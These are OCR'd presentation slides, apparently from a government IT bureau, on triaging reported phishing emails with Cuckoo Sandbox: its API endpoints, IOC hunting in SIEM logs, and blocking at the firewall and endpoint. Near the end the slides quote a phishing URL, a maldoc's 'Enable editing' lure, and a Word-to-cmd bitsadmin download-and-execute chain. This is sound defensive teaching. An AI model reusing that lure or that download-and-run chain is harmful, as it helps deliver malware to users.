
These files you selected will be included in your analysis. When ready, click 'analyze' next to the page title.

Analyze Reported Email attachments/URLs

- Extract Attachments/URLs
- Identify Phishing Sites
- Leverage IOCs
- Enhance Protections



https://gosaline.ml/survey/docusign%202/



User Reports Suspicious Email to : Report @[domain]

Email Type

Benign

Suspicious Link

Suspicious File

Suspicious Download

Leave Alone

URL / File Analysis (Firewall / Automated Malware Analysis Tool)

No

Is Malicious ?

Yes

*** Stats from Emails Removed**
% Reported
Received
+ Threat Duration

Remove Malicious Email Enterprise -Wide *

Threat Mitigated

*** Stats from Event Logs (SIEM)**
# Compromised
# Threat Initiation
+ Time Compromised

Event Logs (SIEM)

Search for IOCs in

Identify Compromised Machines

Remediate Threat

Indications of Compromise (IOC)

File Hash

IP Address or Domain Name

Categorize / Block at


Firewall & Intrusion Prevention System

Block / Remove with

Endpoint AntiVirus

Automate malware/threat analysis

- Detonate customized payloads (Metasploit?/SET?)
- Identify Malicious Activity
- Leverage IOCs
- Enhance Protections



Detonate files uploaded to a web app

- Analyze uploaded files
- Look for interesting signatures
- Alert on critical signatures
- Enhance Web App Protections

Resource	Description
POST /tasks/create/file	**Adds a file to the list of pending tasks to be processed and analyzed.**
POST /tasks/create/url	**Adds an URL to the list of pending tasks to be processed and analyzed.**
POST /tasks/create/submit	**Adds one or more files and/or files embedded in archives to the list of pending tasks.**
GET /tasks/list	Returns the list of tasks stored in the internal Cuckoo database. You can optionally specify a limit of entries to return.
GET /tasks/sample	Returns the list of tasks stored in the internal Cuckoo database for a given sample.
GET /tasks/view	Returns the details on the task assigned to the specified ID.
GET /tasks/reschedule	Reschedule a task assigned to the specified ID.
GET /tasks/delete	Removes the given task from the database and deletes the results.
GET /tasks/report	**Returns the report generated out of the analysis of the task associated with the specified ID. You can optionally specify which report format to return, if none is specified the JSON report will be returned.**
GET /tasks/screenshots	**Retrieves one or all screenshots associated with a given analysis task ID.**
GET /tasks/rereport	Re-run reporting for task associated with a given analysis task ID.
GET /tasks/reboot	Reboot a given analysis task ID.
GET /memory/list	Returns a list of memory dump files associated with a given analysis task ID.
GET /memory/get	Retrieves one memory dump file associated with a given analysis task ID.
GET /files/view	Search the analyzed binaries by MD5 hash, SHA256 hash or internal ID (referenced by the tasks details).
GET /files/get	Returns the content of the binary with the specified SHA256 hash.
GET /pcap/get	Returns the content of the PCAP associated with the given task.
GET /machines/list	Returns the list of analysis machines available to Cuckoo.
GET /machines/view	Returns details on the analysis machine associated with the specified name.
GET /cuckoo/status	Returns the basic cuckoo status, including version and tasks overview.
GET /vpn/status	Returns VPN status.
GET /exit	Shuts down the API server.

Example

Build a threat intel repo

- File Hashes
- URLs / IP Addresses
- Command Line Behavior
- Process Names

Summary

- Analyze Files/URLs
- Understand Risks
- Identify Threats in the Organization
- Adopt Better Security Controls


Thank You!


bit

bureau of
information &
telecommunications

References

- Cuckoo Sandbox
  https://cuckoosandbox.org/
- http://206.176.63.28/analysis/1529/summary
- http://206.176.63.28/analysis/189/summary
- https://cuckoo.sh/docs/usage/api.html
- https://twitter.com/jamdunnDFW/status/904720548562968580





For viewing/editing, perform the following steps:

Click **Enable editing** button from the yellow bar above

Process tree

WINWORD.EXE

"C:\Program Files (x86)\Microsoft Office\Offic

cmd.exe

"C:\Windows\System32\cmd.exe" /c bitsadmin

&& "C:\Users\Topsy\AppData\Local\Temp/Dajda.exe"

